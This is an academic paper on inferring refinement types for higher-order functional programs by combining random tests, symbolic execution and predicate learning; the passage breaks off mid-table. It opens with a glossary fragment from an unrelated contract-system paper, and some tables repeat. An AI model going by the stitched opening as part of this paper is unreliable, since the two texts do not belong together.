- $\text{func}/c : \tau_1 \rightarrow \sigma \rightarrow \tau_2 \rightarrow \sigma \rightarrow \text{con } (\tau_1 \rightarrow \tau_2)$
Constructs a function contract from two subcontracts and their strategies using invocations of `check` (see Figure 6).

User Contract System

- $\text{check} : \text{con } \tau \rightarrow \sigma \rightarrow \tau \rightarrow \tau$
Performs monitoring using the provided strategy; this is constructed as a “language macro” from `spawn`, `catch`, `read`, `write`, `delay`, and `chan` (see Figure 5).
- $\text{force} : \tau \rightarrow \tau$
Forces the expression; this is constructed as a procedure that inspects its input, forcing it in the case of a delay reference and returning the value of its input otherwise (see Figure 4).
- $\text{raise} : \tau \rightarrow \tau$
Raises its input as an exception; this operation is built into the core calculus (see Figure 3).

Communication

- $\text{chan} : (\text{chan } \tau \rightarrow \tau) \rightarrow \tau$
Creates a new channel and passes it as the input to `chan`’s argument; this operation is built into the core calculus (see Figure 3).
- $\text{read} : \text{chan } \tau \rightarrow \tau$
Synchronously reads a value from the provided channel; this operation is built into the core calculus (see Figure 3).
- $\text{write} : \text{chan } \tau \rightarrow \tau \rightarrow ()$
Synchronously writes a value to the provided channel; this operation is built into the core calculus (see Figure 3).

Runtime

- $\text{catch} : (\tau \rightarrow \tau') \rightarrow \tau' \rightarrow \tau'$
Catches a raised exception with the provided handler, or returns the result if an exception is not raised; this operation is built into the core calculus (see Figure 3).
- $\text{delay} : \tau \rightarrow \tau$
Delays its input, constructing a delay-cell process; this is constructed as a “language macro” from `spawn`, `catch`, `read`, `write`, and `chan` (see Figure 4).
- $\text{dref}_{\ell_1, \ell_2} : \tau$
A record or tagged pair of channels that indicate a delayed reference, containing the channels necessary to interact with it via `force`; this is a data constructor (see Figure 4).
- $\text{spawn} : T \rightarrow \tau \rightarrow ()$
Creates a new process using the provided process tag; this operation is built into the core calculus (see Figure 3).

Learning Refinement Types

He Zhu

Purdue University, USA

zhu103@purdue.edu

Aditya V. Nori

Microsoft Research, UK

adityan@microsoft.com

Suresh Jagannathan

Purdue University, USA

suresh@cs.purdue.edu

Abstract

We propose the integration of a random test generation system (capable of discovering program bugs) and a refinement type system (capable of expressing and verifying program invariants), for higher-order functional programs, using a novel lightweight learning algorithm as an effective intermediary between the two. Our approach is based on the well-understood intuition that useful, but difficult to infer, program properties can often be observed from concrete program states generated by tests; these properties act as *likely* invariants, which if used to refine simple types, can have their validity checked by a refinement type checker. We describe an implementation of our technique for a variety of benchmarks written in ML, and demonstrate its effectiveness in inferring and proving useful invariants for programs that express complex higher-order control and dataflow.

Categories and Subject Descriptors D.2.4 [Software Engineering]: Software/Program Verification-Correctness proofs, Formal methods; F.3.1 [Logics and Meanings of Programs]: Specifying and Verifying and Reasoning about Programs

Keywords Refinement Types, Testing, Higher-Order Verification, Learning

1. Introduction

Refinement types and random testing are two seemingly disparate approaches to build high-assurance software for higher-order functional programs. Refinement types allow the static verification of critical program properties (e.g. safe array access). In a refinement type system, a *base type* such as `int` is specified into a *refinement base type* written $\{\text{int} \mid e\}$ where e (a *type refinement*) is a Boolean-valued expression constraining the value of the term defined by the type. For example, $\{\text{int} \mid \nu > 0\}$ defines the type of positive integers where the special variable ν denotes the value of the term. Refinement types naturally generalize to function types. A *refinement function type*, written $\{x : P_x \rightarrow P\}$, constrains the argument x by the refinement type P_x , and produces a result whose type is specified by P . Refinement type systems such as DML [41] and LIQUIDTYPES [28] have demonstrated their utility in validating useful specifications of higher-order functional programs.

```
let max x y z m = m (m x y) z
let f x y = if x >= y then x else y
let main x y z =
  let result = max x y z f in
  assert (f x result = result)
```

Figure 1. A simple higher-order program

To illustrate, consider the simple program shown in Fig. 1. Intuitive program invariants for `max` and `f` can be expressed in terms of the following refinement types:

$$\begin{aligned} \text{max} &:: (x : \text{int} \rightarrow y : \text{int} \rightarrow z : \text{int} \rightarrow \\ &\quad m : (m_0 : \text{int} \rightarrow m_1 : \text{int} \rightarrow \{\text{int} \mid \nu \geq m_0 \wedge \nu \geq m_1\}) \\ &\quad \rightarrow \{\text{int} \mid \nu \geq x \wedge \nu \geq y \wedge \nu \geq z\}) \\ \text{f} &:: (x : \text{int} \rightarrow y : \text{int} \rightarrow \{\text{int} \mid \nu \geq x \wedge \nu \geq y\}) \end{aligned}$$

The types specify that both `max` and `f` produce an integer that is no less than the value of their parameters. However, these types are not sufficient to prove the assertion in `main`; to do so, requires specifying more precise invariants (we show how to find sufficient invariants for this program in Section 2).

On the other hand, random testing, exemplified by systems like QUICKCHECK [6], can be used to define useful underapproximations, and has proven to be effective at discovering bugs. However, it is generally challenging to prove the validity of program assertions, as in the program shown above, simply by randomly executing a bounded number of tests.

Tests (which prove the existence, and provide conjectures on the absence, of bugs) and types (which prove the absence, and conjecture the presence, of bugs) are two complementary techniques for understanding program behavior. They both have well-understood limitations and strengths. It is therefore natural to ask how we might define synergistic techniques that exploit the benefits of both.

Approach. We present a strategy for automatically constructing refinement types for higher-order program verification. The input to our approach is a higher-order program \mathcal{P} together with \mathcal{P} 's safety property ψ (e.g. annotated as program assertions). We identify \mathcal{P} with a set of sampled program states. “Good” samples are collected from test runs; these are reachable states from concrete executions that do not lead to a runtime assertion failure that invalidates ψ . “Bad” samples are states generated from symbolic executions which would produce an assertion failure, and hence should be unreachable; they are synthesized from a backward symbolic execution, structured to traverse error paths not explored by good runs. The goal is to learn likely invariants φ of \mathcal{P} from these samples. If refinement types encoded from φ are admitted by a refinement type checker and ensure the property ψ , then \mathcal{P} is correct with respect to ψ . Otherwise, φ is assumed as describing (or fitting) an insufficient set of “Good” and “Bad” samples. We use φ as a counterexample to drive the generation of more “Good” and “Bad” samples. This counterexample-guided abstraction refinement (CE-

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

ICFP'15, August 31 – September 2, 2015, Vancouver, BC, Canada
© 2015 ACM. 978-1-4503-3669-7/15/08...\$15.00
http://dx.doi.org/10.1145/2784731.2784766




Figure 2. The Main algorithm.

GAR) process [7] repeats until type checking succeeds, or a bug is discovered in test runs.

There are two algorithmic challenges associated with our proof strategy: (1) how do we sample good and bad program states in the presence of complex higher-order control and dataflow? (2) how do we ensure that the refinement types deduced from observing the sampled states can generally capture both the conditions (a) sufficient to capture unseen *good* states and (b) necessary to reject unseen *bad* ones?

The essential idea for our solution to (1) is to encode the unknown functions of a higher-order function (e.g. function m in Fig. 1) as uninterpreted functions, hiding higher-order features from the sampling phase. Our solution to (2) is based on learning techniques to abstract properties classifying good states and bad states derived from the CEGAR process, without overfitting the inferred refinement types to just the samples.

Implementation. We have implemented a prototype of our framework built on top of the ML type system. The prototype can take a higher-order program over base types and polymorphic recursive data structures as input, and automatically verify whether the program satisfies programmer-supplied safety properties. We have evaluated our implementation on a set of challenging higher-order benchmarks. Our experiments suggest that the proposed technique is lightweight compared to a pure static higher-order model checker (e.g. MoCHI [17]), in producing expressive refinement types for programs with complex higher-order control and data flow. Our prototype can infer invariants comprising *arbitrary Boolean combinations* for recursive functions in a number of real-world data structure programs, useful to verify non-trivial data structure specifications. Existing approaches (e.g. LIQUIDTYPES [28]) can verify these programs only if such invariants are manually supplied which can be challenging for programmers.

Contributions. Our paper makes the following contributions:

- A CEGAR-based learning framework that combines testing with type checking, using tests to exercise error-free paths and symbolic execution to capture error-paths, to automatically infer expressive refinement types for program verification.
- An integration of a novel learning algorithm that effectively bridges the gap between the information gleaned from samples to desired refinement types.
- A description of an implementation, along with experimental results over a range of complex higher-order programs, that validates the utility of our ideas.

2. Overview

This section describes the framework of our approach, outlined in Fig. 2. Our technique takes a (higher-order) program P and its safety property ψ as input. To bootstrap the inference process,

the initial program invariant φ is assumed to be **true**. A Deducer (a) uses backward symbolic execution starting from program states that violate ψ , to supply bad sample states at all function entries and exits, i.e., those that reflect error states of P , sufficient to trigger a failure of ψ . A Runner (b) runs P using randomly generated tests, and samples good states at all function entries and exits. These good and bad states are fed to a Learner (c) that builds classifiers from which likely invariants φ (for functions) are generated. Finally a Verifier (d) encodes the likely invariants into refinement types and checks whether they are sufficient to prove the provided property. If the inferred types fail type checking, the failed likely invariants φ are transferred from the Verifier to the Deducer, which then generates new sample states based on the cause of the failure. Our technique thus provides an automated CEGAR approach to lightweight refinement type inference for higher-order program verification.

In the following, we consider functional arguments and return values of higher-order functions to be *unknown functions*. All other functions are *known functions*.

Example. To illustrate, the program shown in the left column of Fig. 3 makes heavy use of unknown functions (e.g., the functional argument a of `init` is an unknown function). In the function `main`, the value for a supplied by f is a closure over n , and when applied to a value i , it checks that i is non-negative but less than n , and returns 0. The function `init` iteratively initializes the closure a ; in the i -th iteration the call to `update` produces a new closure that is closed over a and yields 1 when supplied with i . Our system considers program safety properties annotated in the form of assertions. The assertion in `main` specifies that the result of `init` should be a function which returns 1 when supplied with an integer between $[0, n)$.

Verifying this program is challenging because a proof system must account for unknown functions. The program also exhibits complex dataflow (e.g., `init` can create an arbitrary number of closures via the partial application of `update`); thus, any useful invariant of `init` must be inductive. We wish to infer a useful refinement type for `init`, consistent with the assertions in `main` and f without having to know the concrete functions that may be bound to a *a priori* (note that a is dynamically updated in each recursive iteration of `init`).

Hypothesis domain. Assume that f is higher-order function and $\Theta(f)$ includes all the arguments (or parameters) and return variables bound in the scope of f . For each variable $x \in \Theta(f)$, if x presents an unknown function, we define $\Omega(x) = [x_0; x_1; \dots; x_r]$ in which the sub-indexed variables are the arguments (x_0 denotes the first argument of x and x_r denotes the return of x). Otherwise, if x is a base typed variable, $\Omega(x) = [x]$. We further define $\Omega(f) = \bigcup_{x \in \Theta(f)} \Omega(x)$. We consider refinement types of f with type refinements constructed from the variables in $\Omega(f)$. For example, $\Omega(\text{init})$ includes variables i, n, a_0, a_r where a_0 and a_r denote the parameter and return of a .

Assume $\{y_1, \dots, y_m\}$ are numeric variables bound in $\Omega(f)$. In this paper, following LIQUIDTYPES [28], to ensure decidable refinement type checking, we restrict type refinements to the decidable logic of linear arithmetic. Formally, our system learns type refinements (invariants for function f) which are arbitrary Boolean combination of predicates in the form of Equation 1:

$$c_1 y_1 + \dots + c_m y_m + d \leq 0 \quad (1)$$

where $\{c_1, \dots, c_m\}$ are integer coefficients and d is an integer constant. Our hypothesis domain is parameterized by Equation 1.

To deliver a practical algorithm, we define $\mathcal{C} = \{-1, 0, 1\}$ and \mathcal{D} as the set of the constants and their negations that appear in the program text of f and requires that all the coefficients $c_i \in \mathcal{C}$ and

<pre> let f n i = (assert(0 ≤ i ∧ i < n); 0) let update i a y j = if (j = i) then y else a j let rec init i n a = if i ≥ n then a else let u = update i a 1 in init (i+1) n u let main n j = let a = f n in let r = init 0 n a in if j ≥ 0 ∧ j < n then assert (r j = 1) </pre>	<pre> let main n j = let a = f n in let r = init 0 n a in {δ_1: $(j \geq 0) \wedge (j < n) \wedge r j \neq 1$} if j ≥ 0 ∧ j < n then assert (r j = 1) </pre>	<pre> let rec init i n a = {δ_{prebad}: $(i \geq n \wedge \delta_5) \vee (\neg(i \geq n) \wedge \delta_4)$} if i ≥ n then {$\delta_5$: $(j \geq 0) \wedge (j < n) \wedge a j \neq 1$} a else {$\delta_4$ is obtained after processing update in δ_3} {δ_3: $i + 1 \geq n \wedge (j \geq 0) \wedge (j < n) \wedge \text{update } i a 1 j \neq 1$} let u = update i a 1 {δ_2: $i + 1 \geq n \wedge (j \geq 0) \wedge (j < n) \wedge u j \neq 1$} in init (i+1) n u {δ_{postbad}: $(j \geq 0) \wedge (j < n) \wedge \nu j \neq 1$} </pre>
---	---	---

Figure 3. A higher-order program (in the first column) and its bad-conditions (in the latter two columns).

$d \in \mathcal{D}$. We define two helper functions used throughout the paper.

$$\min(y_1, \dots, y_m) = \min_{\forall i, c_i \in \mathcal{C}, d \in \mathcal{D}} \{c_1 y_1 + \dots + c_m y_m + d\} - 1$$

$$\max(y_1, \dots, y_m) = \max_{\forall i, c_i \in \mathcal{C}, d \in \mathcal{D}} \{c_1 y_1 + \dots + c_m y_m + d\} + 1$$

We now exemplify the execution flow presented in Fig. 2 by learning an invariant for function `init`.

Deducer. Any invariant inferred for `init` must be sufficiently strong to prevent assertion violations. Using assertions in the program, we perform a backward symbolic analysis (wp generation defined in Sec. 4), to capture *bad* runs, the pre- and post conditions of a known function sufficient to lead to an assertion failure, which we call its *pre-* and *post-bad conditions*. Bad program states are sampled as (SMT) solutions to such conditions. Program states at a function’s entry and exit are called its *pre-* and *post-states*.

Consider the bad-conditions in the boxes in the program in Fig. 3, generated by a backward symbolic analysis from the assertion in `main` to the call to `init`. To capture bad conditions that cause failures, we negate the assertion, incorporating the path condition before the assertion in δ_1 . Substituting ν (syntactic sugar for the value of an expression) for r in δ_1 , we obtain δ_{postbad} which denotes the post-bad condition for `init`. δ_5 instantiates ν in δ_{postbad} to the real return variable a for the `then` branch of the `if`-expression; assume the bad-condition for the `else` branch is δ_4 , we then infer the pre-bad condition for `init` as δ_{prebad} . Notably, in this process, we consider unknown functions as uninterpreted (e.g. a in δ_5), allowing us to generate useful constraints over their input (e.g. j) and output (e.g. $a j$). As a result, bad samples for `init` can be queried from δ_{prebad} and δ_{postbad} , using SMT solvers with decidable first-order logic with uninterpreted functions [23]. Recursive functions are unrolled twice in this example as reflected by δ_2 .

Consider how we might generate a useful precondition for `init`. Recall that a_0 and a_r denote the parameter and return values of the unknown function a within `init`. The *bad* pre-states, sampled from δ_{prebad} for `init`, are listed as entries under label B in Table 1(a). Our symbolic analysis concludes, in the absence of proper constraints on `init`’s inputs, that an assertion violation in `main` occurs if the call to the closure a with 0 returns either -1 or 2 when the iterator i is already increased to 1 .

Furthermore, the symbolic analysis for an unknown function is deferred until a known function to which it is bound (say, at a call-site) is supplied. The conditions defined for the unknown function that lead to assertion failures can eventually be propagated to the known function and used for deriving its bad samples. This is demonstrated in δ_3 , where the unknown function u is substituted with the function `update`, which can drive sampling for `update`.

Deducer is also used to provide a test input for Runner based on failed invariants as counterexamples. For the initial case, we use random testing to “seed” the inference process.

Runner. Our test infrastructure instruments the entry and exit of function bodies to log values of program variables into a log-file; these values represent a coarse underapproximation of a function’s pre- and post-state. For example, with a random test input, we might invoke `main` by supplying 4 as the argument for n and 0 as the argument for j . When `init` is invoked from `main`, we record the binding for its parameters, i to 0 and n to 4. The values for arguments i and n can be used to build a coarse specification. The question is how do we seed a specification for a , without tracking its flow to and from `update`, which happens within a series of recursive calls to `init`? Note that the argument to the application of a takes place in `update` but not `init`. To realize an efficient analysis, we sample the unknown function a by calling it with inputs from $[\min(i, n), \dots, \max(i, n)]$ in the instrumented code, with the expectation that its observed input/output pairings can be subsequently abstracted into a relation defined in terms of i and n . Note that, at run-time, the values of i and n are known. This design is related to the hypothesis domain and function `min` and `max` are exactly defined according to the hypothesis domain (see their definitions above).

In Table 1(a), entries labeled under G represent *good* pre-states at the entry of `init`; these states lead to a terminating execution that does not trigger an assertion failure. In the second iteration of the function `init`, we record that function a returns 1 when supplied with 0. This corresponds to the good sample in the first row in the table; at this point, the closure a has been initialized such that $(a\ 0) = 1$ and $(a\ a_0) = 0$ for $0 < a_0 < n$.

Learner. A classifier that admits all good samples and prohibits all bad ones is considered a likely invariant. We rely on predicate abstraction [11] to build these classifiers. For illustration, consider a subset of the atomic predicates obtained from Equation 1 (simplified for readability): $\Pi_0 \equiv a_0 \geq 0, \Pi_1 \equiv a_0 < n, \Pi_2 \equiv a_r < n, \Pi_3 \equiv a_0 < i, \Pi_4 \equiv a_r < i, \Pi_5 \equiv i < n, \Pi_6 \equiv a_r = 1$. Our goal is to learn a sufficient invariant over such predicates. The challenge is to obtain a classifier that generalizes to unseen states. We are inspired by the observation that a simple invariant is more likely to generalize than a complex one [1]. Similar arguments have been demonstrated in machine learning and static verification techniques [13].

To learn a simple invariant, a learning algorithm should select a minimum subset of the predicates that separates all good states from all bad states. In the example, we first convert the original data sample into a Boolean table, evaluating the atomic predicates using each sample; the result is shown in Table 1(b) and we show the selection informally in Table 1(c) (Π_3 and Π_6 constitute a sufficient classifier). To compute a likely invariant, we generate its

Table 1. Classifying good (G) and bad (B) samples to construct an invariant (precondition) for `init`.
(a) samples (b) relate samples to predicates (c) select predicates (d) truth table

	n	i	a ₀	a _r
G	4	1	0	1
	4	1	1	0
	4	1	2	0
	4	3	2	1
	4	3	3	0
B	1	1	0	2
	2	1	0	-1

	Π ₀	Π ₁	Π ₂	Π ₃	Π ₄	Π ₅	Π ₆
G	1	1	1	1	0	1	1
	1	1	1	0	1	1	0
	1	1	1	0	1	1	0
	1	1	1	1	1	1	1
	1	1	1	0	0	1	0
B	1	1	0	1	0	0	0
	1	1	1	1	1	1	0

	Π ₃	Π ₆
G	1	1
B	0	0

	Π ₃	Π ₆
G	1	1
B	0	0

truth table Table 1(d). The table rejects all (Boolean) bad samples in Table 1(c) and accepts all the other possible samples, including the good samples in Table 1(c). Note that we generalize good states. The truth table accepts more good states than sampled. We apply standard logic minimization techniques [20] to the truth table to generate the Boolean structure of the likely invariant. We obtain $\neg\Pi_3 \vee \Pi_6$, which in turn represents the following likely invariant:

$$\neg(a_0 < i) \vee a_r = 1$$

During the course of sampling the unknown function `a`, our system captures that certain calls to `a` may result in an assertion violation (rooted from the assertion in `f`). Consider a call to `a` that supplies an integer argument less than 0 or no less than `n`. These calls, omitted in the table, provide useful constraints on `a`'s inputs, which are also used by Learner. Indeed, comparing such calls to calls that do not lead to an assertion violation allows the Learner to deduce the invariant: $\psi_0 \equiv a_0 \geq 0 \wedge a_0 < n$, that refines `a`'s argument. We treat ψ_0 and ψ_1 as likely invariants for the precondition for `init`. A similar strategy can be applied to also learn the post-condition of `init`.

Verifier. We encode likely program invariants into refinement types in the obvious way. For example, the following refinement types are automatically synthesized for `init`:

```
i : int → n : int →
a : (a0 : {int | ν ≥ 0 ∧ ν < n} → {int | ¬(a0 < i) ∨ ν = 1})
→ ({int | ν ≥ 0 ∧ ν < n} → {int | ν = 1})
```

This type reflects a useful specification - it states that the argument `a` to `init` is a function that expects an argument from 0 to `n`, and produces a 1 only if the argument is less than `i`; the result of `init` is a function that given an input between 0 and `n` produces 1. Extending [28], we have implemented a refinement type checking algorithm, which confirms the validity of the above type that is also sufficient to prove the assertions in the program.

CEGAR. Likely invariants are not guaranteed to generalize if inferred from an insufficient set of samples. We call likely invariants *failed invariants* if they fail to prove the specification. They are considered counterexamples, witnessing why the specification is refuted. Notice that, however, these could be *spurious* counterexamples. We develop a CEGAR loop that tries to refute a counterexample by sampling more states. If the counterexample is spurious, new samples prevent the occurrence of failed invariants in subsequent iterations.

Bad sample generation. Assume that Learner is only provided with the first bad sample in Table 1(a). The good and bad samples are separable with a simple predicate $\Pi_2 \equiv a_r < n$. This predicate is not sufficiently strong since it fails to specify the input of `a`. To strengthen such an invariant, we ask for a new bad sample from the SMT solver for the condition:

$$\varphi_{\text{prebad}} \wedge (a_r < n)$$

which was captured as the second bad sample in Table 1(a). The new bad sample would invalidate the failed invariants.

Good sample generation. We exemplify our CEGAR loop in sampling good states using the program of Fig. 1. To bootstrap, we may run the program with arguments 1, 2 and 3, and infer the following types:

```
max :: (x : int → y : int → z : int →
m : (···) → {int | ν > x ∧ ν ≥ y})
```

The refinement type of `max` is unnecessarily strong in specifying that the return value must be strictly greater than `x`. To weaken such a type, we seek to find a sample in which the return value of `max` equals `x`. To this end, we forward the failed invariant to the Deducer, which symbolically executes the negation of the post-condition of `max` ($\nu > x \wedge \nu \geq y$) back to `main` using our symbolic analysis. A solution to the derived symbolic condition (from an SMT solver) constitutes a new test input, e.g., a call to `main` with arguments 3, 2 and 1. With a new set of good samples, the program then typechecks with the desired refinement types:

```
max :: (x : int → y : int → z : int →
m : (m0 : int → m1 : int → {int | ν ≥ m0 ∧ ν ≥ m1})
→ {int | ν ≥ x ∧ ν ≥ y ∧ ν ≥ z})
f :: (x : int → y : int → {int | ν ≥ x ∧ ν ≥ y ∧
((x ≤ y ∧ ν ≤ y) ∨ (x > y ∧ ν > y))})
```

The refinement type for `f` reflects the result of both the first and the second test. The proposition defined in the first disjunct, $x \leq y \wedge \nu \leq y$ captures the behavior of the call to `f` from `max` in the first test, with arguments `x` less than `y`; the second disjunct $x > y \wedge \nu > y$ captures the effect of the call to `f` in the second test in which `x` is greater than `y`.

Data Structures. Our approach naturally generalizes to richer (recursive) data structures. Important attributes of data structures can often be encoded into measures (data-sorts), which are functions from a recursive structure to a base typed value (e.g. the height of a tree). Our approach verifies data structures by generating samples ranging over its measures. In this way, we can prove many data structure invariants (e.g. proving a red-black tree is a balanced tree).

Consider the example in Fig. 4. Function `iteri` is a higher-order list indexed-iterator that takes as arguments a starting index `i`, a list `xs`, and a function `f`. It invokes `f` on each element of `xs` and the index corresponding to the elements position in the list. Function `mask` invokes `iteri` if the lengths of a Boolean array `a` and list `xs` match. Function `g` masks the `j`-th element of the array with the `j`-th element of the list.

Our technique considers `len`, the length of list (`xs`), as an interesting measure. Suppose that we wish to verify that the array reads and writes in `g` are safe. For function `iteri`, based on our sampling strategy, we sample the unknown function `f` by calling it with inputs from `[min(i, len xs), ..., max(i, len xs)]` in the instrumented code. Since `f` binds to `g`, defined inside of `mask`, our system captures that some calls to `f` result in (array bound) exception, when the first argument to `f` is less than 0 or no less

```

let rec iteri i xs f = let mask a xs =
  match xs with
  | [] → ()
  | x::xs →
    (f i x;
     iteri (i+1) xs f)
  let g j y =
    a[j] ← a[j] && y in
    if Array.length a =
      len xs then
        iteri 0 xs g

```

Figure 4. A simple data structure example.

than $i + \text{len } xs$. Separating such calls from calls that do not raise the exception, our tool infers the following refinement type:

```

iteri :: (i : {int |  $\nu \geq 0$ } → xs : 'a list →
f : (f0 : {int |  $\nu \geq 0 \wedge \nu < i + \text{len } xs$ } → 'a → ()) → ())

```

This refinement type is the key to prove that all array accesses in function `mask` (and `g`) are safe.

3. Language

Syntax. For exposition purposes, we formalize our ideas in the context of an idealized language: a call-by-value variant of the λ -calculus, shown in Fig. 5, with support for refinement types defined in Sec. 1. We cover recursive data structures in Sec. 7.

Typically, x and y are bound to variables; f is bound to function symbol. A refinement expression is either a refinement variable (κ) that represents an initially unknown type refinement or a concrete boolean expression (e). Instantiation of the refinement variables to concrete predicates takes place through the type refinement algorithm described in Sec. 6.

Note that the `let rec` binding (in our examples) is syntactic sugar for the `fix` operator: `let rec f $\tilde{x} = e$ in e'` is converted from `let f = fix (fun f → $\lambda \tilde{x}. e$) in e'` . Here, \tilde{x} abbreviates a (possibly empty) sequence of arguments $\{x_0, \dots, x_n\}$. The length of \tilde{x} is called the *arity* of f .

Our language is A-normalized. For example, in function applications $f \tilde{y}$, we ensure every function and its arguments are associated with a program variable. When the length of \tilde{y} is smaller than the arity of f , $f \tilde{y}$ is a partial application. For any expression of the form `let f = $\lambda \tilde{x}. e$ in e'` , we say that the function f is *known* in the expression e' . Functional arguments and return values of higher-order functions are *unknown* (e.g., in `let g = f v in e'` if the symbol g is used as a function in e' , it is an unknown function in e' ; similarly in $\lambda x. e'$ if x is used as a function in e' , x is an unknown function in e'). The statement “`assert p`” is standard. Programs with assertion failure would immediately terminates.

Semantics. We reuse the refinement type system defined in [28]; the type checking rules are given in [44].

```

B ∈ Base ::= int | bool
P ∈ RefinementType ::= {B |  $\kappa$ } | {B |  $e$ } | {x : P → P}
x, y,  $\nu$ , f ∈ Var   c ∈ Constant ::= 0, ..., true, false
v ∈ Value ::= c | x | y | fix (fun f →  $\lambda \tilde{x}. e$ ) |  $\lambda \tilde{x}. e$ 
op ∈ Operator ::= {+, −, ≥, ≤, ¬, ...}
e ::= v | op (v0, ..., vn) | assert v | if v then e1 else e2 |
    let x = e in e' | f  $\tilde{y}$ 

```

Figure 5. Syntax

4. Higher-Order Program Sampling

In this section, we sketch how our system combines information gleaned from tests and (backward) symbolic analysis to prepare a set of program samples for higher-order programs.

Sampled Program States. In our approach, sampled program states, ranged over with the metavariable σ , map variables to values in the case of base types and map unknown functions to a set of input/output record known to hold for the unknown function from the tests. For example, if x is a base type variable we might have that $\sigma(x) = 5$. If f is a unary *unknown* function that was tested on with the arguments 0, 1 and 2 (such as the case of a in Table 1(a)), we might for instance have that $\sigma(f) = \{(f_0 : 0, f_r : 1), (f_0 : 1, f_r : 0), (f_0 : 2, f_r : 0)\}$ where we use f_0 to index the first argument of f and f_r to denote its return variable. The value of f_r is obtained by applying function f to the value of f_0 . Importantly, f_r is assigned a special value “`err`” if an assertion violation is triggered in a call to f with arguments recorded in f_0 .

WP Generation. “Bad” program states are captured by pre- and post-bad conditions of known functions sufficient to lead to an assertion violation. To this end, we implement a backward symbolic analysis, `wp`, analogous to weakest precondition generation; the analysis simply pushes up the negation of assertions backwards, substituting terms for values in a bad condition δ based on the structure of the term e . As is typical for weakest precondition generation, `wp` ensures that the execution of e , from a state satisfying `wp(i, e, δ)`, terminates in a state satisfying δ . To ensure termination, recursive functions are unrolled a fixed number of times, defined by the parameter i . The definition of `wp` is given as follows:

```

wp(i, e,  $\delta$ ) =
  let  $\delta =$  match  $e$  with
  | if v then e1 else e2 →
    ((v ∧ wp(i, e1,  $\delta$ )) ∨ (¬v ∧ wp(i, e2,  $\delta$ )))
  | let x = e1 in e2 → wp(i, e1, [ $\nu/x$ ]wp(i, e2,  $\delta$ ))
  | v → [ $e/\nu$ ] $\delta$ 
  | op (v0, ..., vn) → [ $e/\nu$ ] $\delta$ 
  | assert p → ¬p ∨  $\delta$ 
  | f  $\tilde{y}$  → (match f with
    | unknown fun or partial application → [(f  $\tilde{y}$ )/ $\nu$ ] $\delta$ 
    | known fun (when let f =  $\lambda \tilde{x}. e$ ) → [ $\tilde{y}/\tilde{x}$ ]wp(i, e,  $\delta$ )
    | known fun (when let f = fix (fun f →  $\lambda \tilde{x}. e$ )) →
      if i > 0 then [ $\tilde{y}/\tilde{x}$ ]wp(i − 1, e,  $\delta$ ) else false)
  in
  if exists f  $\tilde{y}$  in  $\delta$  and f is a known fun
  then wp(i, f  $\tilde{y}$ , [ $\nu/(f \tilde{y})$ ] $\delta$ ) else  $\delta$ 

```

Our `wp` function is standard, extended to deal with unknown function calls. The concept of known function and unknown function is defined in Sec. 3. Our idea is to encode unknown functions into uninterpreted functions, reflected in the $f \tilde{y}$ case for an application expression when f is an unknown function with a list of argument \tilde{y} or $f \tilde{y}$ is a partial application. As a result, we can generate constraints over the input/output behaviors of unknown functions for higher-order functions (e.g. δ_5 in Fig. 3). The symbolic analysis for the actual function represented by the unknown function is deferred until it becomes known (e.g. δ_3 in Fig. 3), reflected in the last two lines of the definition—if there exists a known function f that has substituted an unknown function in δ (e.g. at a call-site), and $f \tilde{y} \in \delta$ where \tilde{y} is a list of arguments, we perform `wp(i, f \tilde{y} , [$\nu/(f \tilde{y})$] δ)`.

In the $f \tilde{y}$ case, if f is bound to a known recursive function, since we restrict the number of times a recursive function is unrolled, when $i = 0$, we simply return `false` to avoid considering further unrolling of f ; otherwise, the bad-condition δ is directly

```

let app x (f:int→(int→int)→int) g = f x g
let f x k = k x
let check x y = (assert (x = y)); x
let main a b = app (a * b) f (check (a * b))

```

Figure 6. Generating samples for g , bound to parameter k in f , may trigger assertion violations in `check`.

pushed back to the definition of f in order to drive the sampling for f . In the latter case, the value of i is accordingly decremented.

During wp , the symbolic conditions collected at the entry and exit point of each function is treated as the pre- and post-bad condition of the function (e.g. δ_{prebad} and δ_{postbad} in Fig. 3).

Program Sampling. Our approach instruments the original program at the entry and exit point of a function to collect values for each function parameter and return, together with variables in its lexical scope (for closures). The instrumentation for base type variables is trivial. To sample an unknown function, we adopt two conservative strategies.

1. A side-effect of wp 's definition is that it provides hints on how unknown functions are eventually used because the arguments to such functions are already encoded into uninterpreted forms. If the variables that compose the arguments are all in the lexical scope, we call the function with those arguments (e.g. the argument j to unknown function a inside function `update` in Fig. 3 is considered in-scope).
2. The arguments supplied to unknown functions may not be in-scope (e.g. recall that in function `init` in Fig. 3 the argument j to a is supplied in `update` and undefined in `init`). In this case, for a base type argument, we supply integers drawn from $\min(\tilde{x})$ to $\max(\tilde{x})$ where \tilde{x} are integer parameters from the higher-order function that hosts the unknown function. The goal is to build a refinement type of the unknown function based on its relation (parameterized by our hypothesis domain) with variables in \tilde{x} . The definition of \min and \max is in Sec. 2. For a function type argument that is not in-scope, we similarly supply ghost functions with return values from the above domain.

For each known function, bad samples (V_B) can be queried from an SMT solver as solutions to its pre- and post-bad conditions generated by wp . During the course of sampling good states, the call to an unknown function with arguments according to the second sampling strategy (above) may raise an assertion failure that is associated with an “err” return value. We classify the subset of samples involving “err” as an additional set of bad samples (V'_B). The rest of the samples from test outcomes constitute good program states (V_G). Intuitively, V_B can constrain the output while V'_B can constrain the input of unknown function in a likely invariant. For example, we may call `(main 0 0)` for the program given in Fig. 6 and obtain the sample states for function `app` shown in Fig. 7 where the first argument of f and g are supplied from $x-1$ to $x+1$. Samples in which calls to the unknown function g return `err` (because it would trigger an assertion violation in `check`) will be used to strengthen g 's pre-condition.

x	f_0	f_1	f_r	g_0	g_r
0	1	g	<code>err</code>	-1	<code>err</code>
0	0	g	0	0	0
